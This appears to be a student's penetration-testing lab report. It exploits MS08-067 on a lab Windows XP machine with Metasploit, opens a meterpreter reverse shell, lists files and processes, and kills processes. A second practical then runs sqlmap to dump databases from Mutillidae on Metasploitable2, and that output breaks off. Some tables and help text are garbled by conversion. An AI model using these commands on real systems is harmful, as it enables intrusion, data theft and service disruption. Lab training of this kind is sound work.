/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
RENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENT
IFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

[*] Interrupt user the exit command to quit

[*] To test anyway type "exit"

      dBBBBBbb  dBbBP dBbBBBBBP dBbBBBb .          o
      ' dB'     dB'           BBP
      dB'dB'dB' dBbP      dBbP      dBbP BB
      dB'dB'dB' dBbP      dBbP      dBbP BB
      dB'dB'dB' dBbBP     dBbP     dBBBBBBBB

      dBBBBBBP  dBBBBBBb  dBbP   dBBBBP dBbP dBBBBBBBB

[*] To connect to 192.168.17.11:443
[*] Using existing session 1 (Windows 7 Pro - 64bit) on host 192.168.17.11:443 (id: 11)
[*] To boldly go where no shell has gone before

      dBBBBBBBB  dBbBP dBbBBBBBP dBbBBBb .          o
      ' dB'     dB'           BBP
      dB'dB'dB' dBbP      dBbP      dBbP BB
      dB'dB'dB' dBbP      dBbP      dBbP BB
      dB'dB'dB' dBbBBB     dBbP     dBBBBBBBB

      dBBBBBBP  dBBBBBBb  dBbP   dBBBBP dBbP dBBBBBBBB
      |           dB' dBbP      dB'.BP dBbP      dBbP
      +--- dBbP      dBbP      dB' BP dBbP      dBbP
      |   dBBBBBP dBbP   dBBBBBB dBBBBBB dBbP      dBbP

[*] To boldly go where no shell has gone before

      = [ metasploit v6.2.9-dev          ]       [ metasploit v6.2.9-dev          ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post      ]       [ 2230 exploits - 1177 auxiliary - 398 post      ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops      ]       [ 867 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]       [ 9 evasion      ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > 
```

Maood

CS24015

```

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace      List workspaces
    workspace [name]  Switch workspace

OPTIONS:

-a, --add <name>      Add a workspace.
-d, --delete <name>    Delete a workspace.
-D, --delete-all       Delete all workspaces.
-h, --help             Help banner.
-l, --list             List workspaces.
-r, --rename <old> <new> Rename a workspace.
-S, --search <name>   Search for a workspace.
-v, --list-verbose     List workspaces verbosely.

msf6 > █

msf6 > workspace
        Fourthedition
* default
msf6 > workspace -a Fourthedition
[*] Workspace 'Fourthedition' already existed, switching to it.
[*] Workspace: Fourthedition
msf6 > workspace
        default
* Fourthedition
msf6 > █

```

8. Search for the exploit “ms08_067_netapi”.

```

msf6 > search ms08_067_netapi
Matching Modules
=====
#  Name
-  --
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great  Yes   MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > █

```

```

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting  Required  Description
---  ---  ---  ---
RHOSTS          yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           445      yes      The SMB service port (TCP)
SMBPIPE         BROWSER  yes      The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
---  ---  ---  ---
EXITFUNC        thread   yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST           192.168.37.131  yes      The listen address (an interface may be specified)
LPORT           4444     yes      The listen port

Exploit target:
Id  Name
--  --
0  Automatic Targeting

msf6 exploit(windows/smb/ms08_067_netapi) > █

```

- Then we will run the exploit “windows/smb/ms08_067_netapi”. Followed by the payload, which is a meterpreter reverse shell. We can also use the “options” command to see as to what we can do with our payload
- Then we have to set the RHOST, LPORT, and the LHOST. After all the configuration has been done, we will use the command “exploit” to initiate the attack.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.37.132
rhosts => 192.168.37.132
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.37.131
lhost => 192.168.37.131
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.37.131:4444
[*] 192.168.37.132:445 - Automatically detecting the target ...
[*] 192.168.37.132:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.37.132:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.37.132:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.37.132
[*] Meterpreter session 1 opened (192.168.37.131:4444 → 192.168.37.132:1032) at 2022-11-12 02:16:43 -0500

meterpreter > 
```

- Once the attack is successful, you will be prompted with the meterpreter shell. Here we can use the command “sysinfo” to get the information about our target system

```
meterpreter > sysinfo
Computer      : RUDRA-6A76A66AA
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > 
```

We can use the “shell” command to access the target systems shell, in this case it is the Windows XP CMD. Here we can execute “ipconfig” command to get the network configuration details of the target system.

```

meterpreter > shell
Process 1848 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

  Connection-specific DNS Suffix . : localdomain
  IP Address . . . . . : 192.168.37.132
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.37.2

Ethernet adapter Bluetooth Network Connection:

  Media State . . . . . : Media disconnected

C:\WINDOWS\system32>

```

We can use the “dir” command in the target machine shell to see all the folders and files on the target machine.

```

C:\WINDOWS\system32>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7C71-F4C0

Directory of C:\WINDOWS\system32

11/12/2022  12:32 PM    <DIR>        .
11/12/2022  12:32 PM    <DIR>        ..
09/25/2022  03:49 PM           1,437 $winnt$.inf
09/25/2022  09:12 PM    <DIR>        1025
09/25/2022  09:12 PM    <DIR>        1028
09/25/2022  09:12 PM    <DIR>        1031
09/25/2022  09:12 PM    <DIR>        1033
09/25/2022  09:12 PM    <DIR>        1037
09/25/2022  09:12 PM    <DIR>        1041
09/25/2022  09:12 PM    <DIR>        1042
09/25/2022  09:12 PM    <DIR>        1054
04/14/2008  05:30 PM           2,151 12520437.cpx
04/14/2008  05:30 PM           2,233 12520850.cpx
09/25/2022  09:12 PM    <DIR>        2052
09/25/2022  09:12 PM    <DIR>        3076
09/25/2022  09:12 PM    <DIR>        3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM           25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM           68,608 access.cpl
04/14/2008  05:30 PM           64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM           61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
04/14/2008  05:30 PM           4,096 actmovie.exe
04/14/2008  05:30 PM           98,304 actxprxy.dll
04/14/2008  05:30 PM           61,440 admparse.dll
04/14/2008  05:30 PM           26,112 adptif.dll
04/14/2008  05:30 PM           175,616 adslpd.dll

```

We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe
200	668	VGAAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VGAAuth\VGAAuthService.exe
304	1028	wuauctl.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\wuauctl.exe
372	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
408	668	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
528	372	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
552	372	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
668	552	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
680	552	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
836	668	vmacthl.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthl.exe
848	668	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
932	668	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1016	848	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wbem\wmiprvse.exe
1028	668	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1060	1028	wscntfy.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\wscntfy.exe
1072	668	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1104	668	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1216	668	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\alg.exe
1372	4	rundll32.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\rundll32.exe
1396	1440	vmtoolsd.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1440	1424	explorer.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\Explorer.EXE
1532	668	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1984	668	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
2024	1440	cmd.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\cmd.exe


```
meterpreter > [REDACTED]
```

We can also use the “?” command on the Meterpreter CLI to see all the available commands that we can execute.

```
meterpreter > ?
Core Commands
=====
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms

We can also take a screenshot of the target screen using the “screenshot” command on the Meterpreter CLI.



With the help of the “ps” command, we can use the commands like “suspend” and “kill” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).

```
meterpreter > ps
Process List
=====

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\exit shell
4	0	System	x86	0	RUDRA-6A76A6AA\Administrator	exit shell
220	1556	cmd.exe	x86	0	RUDRA-6A76A6AA\Administrator	meterpreter > screenshot
244	672	VGAuthService.exe	x86	0	NT AUTHORITY\SYSTEM	Screenshot saved to: /home/kali/bgXommk3.jpeg
296	672	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	meterpreter >
372	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
500	1556	IEXPLORE.EXE	x86	0	RUDRA-6A76A6AA\Administrator	\SystemRoot\System32\smss.exe
528	372	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\Internet Explorer\iexplore.exe
628	372	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
672	628	services.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
684	628	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
812	912	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wbt\wmiprvse.exe
896	672	vmacthl.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmacthl.exe
912	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
964	1120	wuauctl.exe	x86	0	RUDRA-6A76A6AA\Administrator	C:\WINDOWS\system32\wuauctl.exe
980	672	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1120	672	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1164	672	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1204	672	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1216	1120	wsctnfy.exe	x86	0	RUDRA-6A76A6AA\Administrator	C:\WINDOWS\system32\wsctnfy.exe
1364	672	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
1512	1556	rundll32.exe	x86	0	RUDRA-6A76A6AA\Administrator	C:\WINDOWS\system32\rundll32.exe
1532	1556	vmtoolsd.exe	x86	0	RUDRA-6A76A6AA\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1556	1524	explorer.exe	x86	0	RUDRA-6A76A6AA\Administrator	C:\WINDOWS\Explorer.EXE
1648	672	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
2020	672	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe

```
meterpreter > [ -] The following pids are not valid: IEXPLORE.EXE.
[ -] Quitting. Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[ -] The following pids are not valid: cmd.exe.
[ -] Quitting. Use -c to continue using only the valid pids.
meterpreter > kill IEXPLORE.EXE
[ -] The following pids are not valid: IEXPLORE.EXE. Quitting
meterpreter > kill cmd.exe
[ -] The following pids are not valid: cmd.exe. Quitting
meterpreter > kill 1556
Killing: 1556
```

Here you can see all the processes on the target machine have been killed (i.e, terminated).

Maoood

CS24015



```

meterpreter > ps
Process List
=====

```


PID	PPID	Name	Arch	Session
0	0	[System Process]	x86	0
4	0	System	x86	0
220	1556	cmd.exe	x86	0
244	672	VGAAuthService.exe	x86	0
280	628	explorer.exe	x86	0
296	672	vmtoolsd.exe	x86	0
372	4	smss.exe	x86	0
500	1556	IEXPLORE.EXE	x86	0
528	372	csrss.exe	x86	0
628	372	winlogon.exe	x86	0
672	628	services.exe	x86	0
684	628	lsass.exe	x86	0
812	912	wmiprvse.exe	x86	0
896	672	vmacthlp.exe	x86	0
912	672	svchost.exe	x86	0
964	1120	wuauctl.exe	x86	0
980	672	svchost.exe	x86	0
1120	672	svchost.exe	x86	0
1164	672	svchost.exe	x86	0
1204	672	svchost.exe	x86	0
1216	1120	wscnfy.exe	x86	0
1364	672	alg.exe	x86	0
1512	1556	rundll32.exe	x86	0
1532	1556	vmtoolsd.exe	x86	0
1648	672	spoolsv.exe	x86	0
2020	672	svchost.exe	x86	0

```

meterpreter > kill 220
Killing: 220
meterpreter > kill 500
Killing: 500
meterpreter > 

```

Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.



Practical 8

Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection A. Using SQLMap:


1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:261 errors:0 dropped:0 overruns:0 frame:0
              TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
              Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:16436  Metric:1
              RX packets:155 errors:0 dropped:0 overruns:0 frame:0
              TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ _
```

2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).



3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.

The screenshot shows the Mutillidae: Born to be Hacked website. At the top, it displays "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". Below the header, there's a sidebar with links for "OWASP Top 10", "Others", "Documentation", "Resources", and "Site". The main content area has a title "Vulnerable PHP Scripts Of OWASP Top 10" and a sub-section "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection". It features logos for "backtrack", "Samurai Web Testing Framework", "BUILT ON Metasploit", "Metasploit MuShiT", and "Toad". A "View your details" section follows, which includes a "Back" button, a "Please enter username and password to view account details" message, input fields for "Name" and "Password", and a "View Account Details" button. Below this is a "Don't have an account? Please register here" link. A red error box at the bottom contains the text "Error: Failure is always an option and this situation proves it" and a stack trace:

```

Line 126
Code 0
File /var/www/mutillidae/user-info.php
Message Error executing query: Table 'metasploit.accounts' doesn't exist
Trace #0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnostic Information SELECT * FROM accounts WHERE username='admin' AND password='password'
Did you setup/reset the DB?

```

4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.

The terminal window shows the following output:

```

(kali㉿kali)-[~]
$ sqlmap -h
[1.6.11#stable]                                         Security Level: 0 (Hosed)   Hints: Disabled (0 - I try harder)   Not Logged In
[+] https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help          Show basic help message and exit
  -hh                Show advanced help message and exit
  --version          Show program's version number and exit
  -v VERBOSE        Verbosity level: 0-6 (default 1)

Target:
  [-] Name:          At least one of these options has to be provided to define the target(s)
  [-] Password:      Name:          At least one of these options has to be provided to define the target(s)
  -u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK     Process Google dork results as target URLs

Request:
  [-] Name:          These options can be used to specify how to connect to the target URL
  --data=DATA        Data string to be sent through POST (e.g. "id=1")
  --cookie=COOKIE    HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
  --random-agent     Use randomly selected HTTP User-Agent header value
  --proxy=PROXY      Use a proxy to connect to the target URL
  --tor              Use Tor anonymity network
  --check-tor        Check to see if Tor is used properly
  File:             /var/www/mutillidae/user-info.php

Injection:
  [-] Name:          These options can be used to specify which parameters to test for, counts' doesn't exist provide custom injection payloads and optional tampering scripts
  --trace            Trace:           #0 /var/www/mutillidae/index.php(469): include() #1 {main}
  -p TESTPARAMETER   Testable parameter(s)
  --dbms=DBMS        Force back-end DBMS to provided value

Detection:
  Did you setup/reset the DB?

```

Maood

CS24015

5. Now we will copy the link of the login page and run sqlmap in kali. We will use the command “sqlmap -u ‘the link of the login page’ –dbs –dump –batch”.

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs --dump --batch
{1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:20:51 /2022-11-19/d

[00:20:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ff6d71dea7d ... 1551477db8'). Do you want to use those
[Y/n] Y
[00:20:52] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:20:52] [INFO] testing if the target URL content is stable
[00:20:52] [INFO] target URL content is stable
[00:20:52] [INFO] testing if GET parameter 'page' is dynamic
[00:20:52] [INFO] GET parameter 'page' appears to be dynamic
[00:20:53] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[00:20:53] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[00:20:53] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[00:20:53] [INFO] testing for SQL injection on GET parameter 'page'
[00:20:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:20:53] [WARNING] reflective value(s) found and filtering out
[00:20:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:20:54] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:20:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
